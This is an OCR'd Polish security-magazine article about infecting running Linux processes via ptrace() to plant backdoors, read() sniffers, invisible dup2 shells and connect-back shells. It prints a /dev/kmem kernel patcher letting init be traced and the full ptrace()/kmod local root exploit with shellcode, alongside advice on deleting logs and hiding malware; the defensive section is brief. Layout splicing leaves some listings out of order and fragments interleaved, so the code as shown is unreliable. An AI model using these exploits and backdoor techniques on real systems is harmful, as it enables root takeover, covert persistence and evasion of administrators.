fprintf( stderr, "fatal: can't find patch 1 address\n" );
return( 19 );
}
}
write_kmem( p - buffer + ptrace, &c, 1 );
printf( " . kp1 @ 0x%08X\n", p - buffer + ptrace );
/* get ptrace_attach() address and patch it */
if( gcc_ver == GCC_3XX )
{
p += 5;
ptrace += *(int *)( p + 2 ) + p + 6 - buffer;
read_kmem( ptrace, buffer, BUFSIZE );
p = buffer;
}
if( ! ( p = memchr( p, 0xE8, 24 ) ) )
{
fprintf( stderr, "fatal: can't locate ptrace_attach\n" );
return( 20 );
}
ptrace += *(int *)( p + 1 ) + p + 5 - buffer;
read_kmem( ptrace, buffer, BUFSIZE );
if( ! ( p = memmem( buffer, BUFSIZE, "\x83\x79\x7C", 3 ) ) )
{
fprintf( stderr, "fatal: can't find patch 2 address\n" );
return( 21 );
}
c = ( ! kmode );
write_kmem( p + 3 - buffer + ptrace, &c, 1 );
```

potem podłączyć do niego i wysłać jakieś dane, żeby wymusić zawołanie podmienionego `read()`;
- następnym wywołaniem będzie `mmap()`, które przydzieli pamięć. Pobierz wartość zwróconą i użyj jej w `inject()`.
- `inject()` jest prostą funkcją wstrzykiwania `ptrace()`. Mały przykład, czego potrzeba do `infect_code()` po podłączeniu się do procesu, pokazano na Listingu 5.

Teraz możemy implementować furtki niemal nieograniczonego rozmiaru, możemy zatem wstrzykiwać znacznie bardziej zaawansowany kod do procesu.

Co możemy

Co możemy zrobić uzbrojeni w tą wiedzę? W sumie jest to to samo, co standardowe nadpisywanie funkcji (jeśli jesteś już z tym oswojony), tak jak używaliśmy `ptrace()` do nadpisania i wstrzykiwania kodu. Popaprzmy na parę podstawowych możliwości:

- zmiana wartości zwracanej, np. udawane wiadomości z loga itp.;
- usuwanie plików (wiadomości z loga), które mogłyby odkryć IP atakującego itd.;
- ukrywanie plików, np. wirusów i robaków, czy zaszyfrowanych wiadomości w procesie;
- nasłuchiwanie (*snifowanie*) lub logowanie komunikacji;
- uruchamianie powłoki do połączenia lub łączenie się w drugą stronę;
- przejmowanie sesji;
- zmienianie znaczników czasu lub sum md5.

Jak widać, mamy do dyspozycji cały wachlarz metod stawiania furtek. Co ważne, możesz kontrolować całą komunikację procesu, a nawet dokładnie cały przepływ wykonania. Możesz dodawać nowe funkcje do niego, lub usuwać niektóre (jak funkcje logujące) i możesz też wstawiać niewidzialne furtki. Admini zwykle ufają swoim *daemonom*, więc jeśli zainfekujesz *named*, jest duża szansa, że nikt tego nie namierzy, jeśli nie otworzysz no-

wego portu. Po prostu pozostawimy powłokę na naszym terminalu, żeby zapobiec łatwemu wykryciu. Zresztą, później będzie o tym więcej.

Objaśnienia do różnych furtek

Mamy do dyspozycji wiele możliwych furtek, ale chyba nie znasz chyba wszystkich? Zagłębmy się w szczegóły. Pokażę parę zrzutów ekranu różnych pasożytów w akcji i wyjaśnię, o co tam chodzi, żeby przedstawić lepszy obraz tego, co się tam dzieje.

Infekcja procesu init za pomocą /dev/kmem

Zwykle nie możesz się podłączyć do procesu init przez `ptrace()`. Jednak odpowiednim trikiem możemy proces init uczynić możliwym do śledzenia i w ten sposób zainfekować go pasożytem. Rzućmy okiem na wywołanie systemowe `ptrace()` (`sys_ptrace`), znajdujące się w *arch/i386/kernel/ptrace.c*:

```
ret = -EPERM;
if (pid == 1)
      /* you may not mess with init */
   goto out_tsk;
if (request == PTRACE_ATTACH)
{
```

Listing 8c. *Łata na jądro umożliwiająca ptrace() na init*

```
printf( " . kp2 @ 0x%08X\n", p + 3 - buffer + ptrace );
/* success */
if( c ) printf( " - kernel unpatched\n" );
else printf( " + kernel patched\n" );
close( kmem_fd );
return( 0 );
}
```




Figure 2. *Infekowanie procesu*




Figure 3. *Testowanie infekcji*

Listing 9a. *Linux kernel ptrace()/kmod local root exploit*

```
#include <grp.h>
#include <stdio.h>
#include <fcntl.h>
#include <errno.h>
#include <paths.h>
#include <string.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
#include <sys/wait.h>
#include <sys/stat.h>
#include <sys/param.h>
#include <sys/types.h>
#include <sys/ptrace.h>
#include <sys/socket.h>
#include <linux/user.h>
char cliphcode[] =
 "\x90\x90\xeb\x1f\xb8\xb6\x00\x00"
 "\x00\x5b\x31\xc9\x89\xca\xcd\x80"
 "\xb8\x0f\x00\x00\x00\xb9\xed\x0d"
 "\x00\x00\xcd\x80\x89\xd0\x89\xd3"
 "\x40\xcd\x80\xe8\xdc\xff\xff\xff";
#define CODE_SIZE (sizeof(cliphcode) - 1)
pid_t parent = 1;
pid_t child = 1;
pid_t victim = 1;
volatile int gotchild = 0;
void fatal(char * msg)
{
 perror(msg);
 kill(parent, SIGKILL);
 kill(child, SIGKILL);
 kill(victim, SIGKILL);
}
void putcode(unsigned long * dst)
{
 char buf[MAXPATHLEN + CODE_SIZE];
 unsigned long * src;
 int i, len;
 memcpy(buf, cliphcode, CODE_SIZE);
 len = readlink("/proc/self/exe", buf + CODE_SIZE, MAXPATHLEN - 1);
 if (len == -1)
 fatal("[-] Unable to read /proc/self/exe");
 len += CODE_SIZE + 1;
 buf[len] = '\0';
 src = (unsigned long*) buf;
 for (i = 0; i < len; i += 4)
 if (ptrace(PTRACE_POKETEXT, victim, dst++, *src++) == -1)
 fatal("[-] Unable to write shellcode");
}
void sigchld(int signo)
{
 struct user_regs_struct regs;
 if (gotchild++ == 0)
 return;
 fprintf(stderr, "[+] Signal caught\n");
 if (ptrace(PTRACE_GETREGS, victim, NULL, &regs) == -1)
 fatal("[-] Unable to read registers");
 fprintf(stderr, "[+] Shellcode placed at 0x%08lx\n", regs.eip);
 putcode((unsigned long *)regs.eip);
 fprintf(stderr, "[+] Now wait for suid shell...\n");
 if (ptrace(PTRACE_DETACH, victim, 0, 0) == -1)
 fatal("[-] Unable to detach from victim");
 exit(0);
 ret = ptrace_attach(child);
 goto out_tsk;
}
```

Christophe Devine napisał mały program, który jest rozprowadzany na licencji publicznej GNU, do załatania jądra w czasie wykonywania, żeby można było śledzić init. Załączam ten kod (patrz Listingi 8). Teraz po załataniu tą metodą `/dev/kmem`, można zainfekować proces init. Jednak po zainfekowaniu, init nie będzie się już znajdował na szczycie procesu i przez to może ujawnić, że system został naruszony.

Snifer do read()

Wystarczy teorii, skupmy się teraz na konstrukcji sniffera read(). Po prostu wstrzykniemy instrukcje pasożyta w segment kodu, nadpisując tym samym globalny offset funkcji read() tak, aby wskazywała na nasz kod. Jego wykonanie będzie imitowało funkcję read() z uzupełnieniem o logowanie wszystkiego do określonego pliku. Kod jest wart więcej niż słowa, więc zacznijmy. Na początek spójrzmy na nasz kod zastępczy: (Listing 6)

Istotną rzeczą, którą w tym miejscu trzeba odnotować, pozwalającą uniknąć męczącej sesji z debugerem, jest to, iż różne wersje gcc traktują wywołanie `inline asm()` inaczej. W związku z tym, nawet jeśli powyższe wywołanie działa na niektórych wersjach gcc, na nowszych już niekoniecznie. Aby temu zaradzić postąpimy tak jak w pierwszym przytoczonym przykładzie:

```
asm("movl $1, %eax\n"
"movl $123, %ebx\n"
"int $0x80\n");
```

Nasz kod zastępczy jest gotowy. To podstawa naszej furtki, pasożyt. Przejdźmy teraz do potrzebnych funkcji. Komentarze prezentuję powyżej funkcji:

Furtka przez dup2()

No cóż, ta furtka jest całkiem niewidzialna i *netstat* jej nie pokazuje. Oczywiście nie korzystamy z

Listing 9b. *Eksploit na lokalnego roota do ptrace()/kmod jądra Linuksa*

```
}
void sigalrm(int signo)
{
 errno = ECANCELED;
 fatal("[-] Fatal error");
}void do_child(void)
{
 int err;
 child = getpid();
 victim = child + 1;
 signal(SIGCHLD, sigchld);
 do
 err = ptrace(PTRACE_ATTACH, victim, 0, 0);
 while (err == -1 && errno == ESRCH);
 if (err == -1)
 fatal("[-] Unable to attach");
 fprintf(stderr, "[+] Attached to %d\n", victim);
 while (!gotchild) ;
 if (ptrace(PTRACE_SYSCALL, victim, 0, 0) == -1)
 fatal("[-] Unable to setup syscall trace");
 fprintf(stderr, "[+] Waiting for signal\n");
 for(;;);
}
void do_parent(char * progname)
{
 struct stat st;
 int err;
 errno = 0;
 socket(AF_SECURITY, SOCK_STREAM, 1);
 do {
 err = stat(progname, &st);
 } while (err == 0 && (st.st_mode & S_ISUID) != S_ISUID);
 if (err == -1)
 fatal("[-] Unable to stat myself");
 alarm(0);
 system(progname);
}
void prepare(void)
{
 if (geteuid() == 0) {
 initgroups("root", 0);
 setgid(0);
 setuid(0);
 execl(_PATH_BSHELL, _PATH_BSHELL, NULL);
 fatal("[-] Unable to spawn shell");
 }
}
int main(int argc, char ** argv)
{
 prepare();
 signal(SIGALRM, sigalrm);
 alarm(10);
 parent = getpid();
 child = fork();
 victim = child + 1;
 if (child == -1)
 fatal("[-] Unable to fork");
 if (child == 0)
 do_child();
 else
 do_parent(argv[0]);
 return 0;
}
```

gniazd, w związku z czym musimy napisać własną implementacje powłoki. Trzeba przy tym pamiętać, w jaki sposób działa powłoka wiążąca. Duplikuje (używając `dup2`) deskryptory, `stdout/in/err` by podpiąć je pod gniazdko tak, aby nasza powłoka pokazała się po właściwej stronie, a nie na serwerze. Nasz kod nie używa gniazd, w związku z czym jest niewidzialny dla zwykłego admina. Wstrzykiwany kod może uzyskać dostęp do wszystkich danych procesu, w tym deskryptorów. Gdy łączymy się ze zdalną usługą, wywoływany jest `fork()` a następnie `accept()`, więc alokowane są nowe deskryptory, do których chcemy uzyskać dostęp.

Jest kilka na to sposobów: I możemy nadpisać `accept()` naszą własną implementacją, która zapisze zwracane wartości do jakiegoś pliku, z którego będzie można je odczytać. Jest to lepsze niż poprzednio, lecz nie idealne wyście.

I możemy użyć `procfs`, informacja o stanie używanych deskryptorów jest w `/proc/_pid_/fd`. Po prostu wygrepuj ostatni deskryptor. Ten wariant nie jest jednak w pełni zadowalający, gdyż jego realizacja zajmie z byt dużo miejsca. Również `procfs` może być niedostępny w niektórych systemach.

I metoda `dup2`. Nie zajmuje dodatkowego miejsca, lecz prawdopodobnie nie jest uniwersalna. Zwykle proces ma stałą ilość używanych deskryptorów i możemy je wykryć używając strace. Mały przykład z Netstat: $nc -lp 1111. czytamy pid, a następnie wykonujemy strace -p. Z kolei po komendzie telnet localhost 1111 odczytujemy zwracaną wartość z accept(), która z reguły jest 3 bądź 4 w większości przypadków.

Połączenie zwrotne

Zwykle chcemy odpalić powłokę wiążącą, lecz co zrobić w sytuacji, gdy firewall blokuje port? Rozwiązaniem jest połączenie wychodzące. Z reguły wszystkie tego typu połączenia są dozwolone, lecz czasami istnieje ograniczenie do kilku do-

zwolonych portów. W tym wypadku można sprawdzić DNS (port 53), WWW (port 80) lub FTP (port 21) itd. Ostatnim pozostającym elementem będzie stworzenie kodu zastępczego do połączenia zwrotnego, a przy technikach, które były prezentowane nie powinno stanowić to problemu. Na początek sugeruję użyć stałej wartości dla adresu IP takiej jak #define CB_IP 127.0.0.1 a następnie po prostu wykonać `connect()` i odpalić `/bin/sh -i`.

Przykład z życia

Po całej tej teorii przyszedł czas na jakiś rzeczywisty działający kod, zgadza się? No to do roboty. Na schemacie 1 widać ściąganie wstrzykiwacza `ptrace()`, zwanego malaria, dostępnego w internecie.

Odpalmy Netcat w tle. Będzie stanowił on nasz cel, który staramy się zainfekować. Schemat 2 pokazuje sposób infekcji procesu.

Teraz, gdy nasz kod powłokowy jest wczytany do pamięci, możemy dostrzec na ostatnim ekranie nowy nasłuchujący port TCP. Gdy się z nim połączymy uzyskamy powłokę roota!

Był to przykład prostego wstrzykiwacza z Internetu. Istnieją jednak bardziej zaawansowane wersje łatwe do znalezienia, wiec jeśli chcesz znaleźć i przetestować coś więcej, sugeruję przeszukanie Google'a.

Ochrona przed tego typu atakami

Zanim zaprezentujemy sposób ochrony przed tego typu atakami, najpierw musimy zapoznać się ze sposobem detekcji tego typu infekcji. Najlepszym na to sposobem jest porównanie adresów z Globalnej Tablicy Przesunięć. Można również napisać lkm, które limituje wykonanie `ptrace()` do *root*-a, gdyż jeśli atakujący posiada juz prawa *root*-a, nie ma się już co martwić o to, jakiej furtki używa, ale można się dowiedzieć, jak uzyskał do niej dostęp, a następnie czeka cię reinstalacja. Takie lkm-y istnieją od lat i nie powinno być trudno je znaleźć.

O autorze

Autor jest zaangażowany w działkę bezpieczeństwa IT od ponad 10 lat i pracował jako administrator bezpieczeństwa i inżynier oprogramowania. Od 2004 roku jest CEO w firmie GroundZero Security Research w Niemczech. Wciąż pisze kody eksploitów dla *Proof of concept*, aktywnie bada sprawy związane z bezpieczeństwem i wykonuje testy penetracji. Kontakt z autorem: *stefan.klaas@gmx.net*

W Sieci

- *http://publib16.boulder.ibm.com/pseries/en_US/libs/basetrf1/ptrace.htm* - technical Reference: Base Operating System and Extensions, Volume 1,
- *http://www.phrack.com/phrack/59/p59-0x0c.txt* – budowanie kodu powłokowego wstrzykującego przez `ptrace()`,
- *http://www.die.net/doc/linux/man/man2/ptrace.2.html* – man 2 `ptrace()`.

Dodatek

2.4.x kernel patcher pozwala na ptrace-owanie w procesie init (Copyright (c) 2003 Christophe Devine *devine@iie.cnam.fr*). Jest to darmowy program, który możesz redystrybuować i modyfikować w ramach licencji GNU (General Public License) opublikowanej przez Free Software Fundation w wersji drugiej lub późniejszej. Program ten jest użyteczny, lecz nie daje żadnych gwarancji, w tym gwarancji handlowej, ani sprawdzania się w określonym zastosowaniu. Odsyłamy do GNU General Public License po więcej szczegółów. Powinieneś otrzymać kopię GNU General Public License wraz z tym programem, jeśli nie, możesz napisać do Free Software Fundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307 USA.

Eksploit na lokalnego *roota* do `ptrace()/kmod` jądra Linuksa. Ten kod wykorzystuje sytuację wyścigu w `kernel/kmod.c`, który tworzy wątek w sposób narażający bezpieczeństwo. Ta dziura pozwala na `ptrace()` w sklonowanym procesie, dając możliwość uzyskania kontroli nad uprzywilejowanym plikiem binarnym modprobe. Powinno działać pod każdym jądrem 2.2.x i 2.4.x. Odkryłem ten głupi błąd niezależnie 25 stycznia 2003, tzn. (prawie) dwa miesiące przed poprawką i jej opublikowaniem przez Red Hata i innych. Wojciech Purczyński *cliph@isec.pl*.

TEN PROGRAM JEST WYŁĄCZNIE DO CELÓW EDUKACYJNYCH I JEST DOSTARCZONY W TAKIEJ POSTACI BEZ ŻADNEJ GWARANCJI ((c) 2003 Copyright by iSEC Security Research).

Podsumowanie

No dobrze, nauczyliśmy się niezłych sposobów na manipulowanie chodzącymi programami w pamięci. Daje nam to wiele możliwości zmieniania przepływu wykonania w taki sposób, że możemy całkowicie kontrolować program.

Załóżmy, że mamy Daemona O Zamkniętych Źródłach, który nie ma wystarczających elementów logujących, a plik z logiem jest mocno uproszczony, ale my chcemy więcej informacji! Normalnie to trzeba by z tym żyć, albo zażądać poprawek od dostawcy. Teraz możesz sobie to sam uprościć!

Piszesz drobny wstrzykiwacz `ptrace()`, który zamienia funkcje logujące na twoje, albo po prostu logujesz wszystko poprzez podpinanie się pod `read()/write()` czy podobnych.

Zwykle ta wiedza jest wykorzystywana przez testery penetracji z powłoką z wstrzykiwaczem `ptrace()` do włamania się na *chroot*, albo hakerów do furtkowania binariów, ale ta wiedza daje ci też większą elastyczność w pracy administratorskiej przy pracy z oprogramowaniem zamkniętym. ●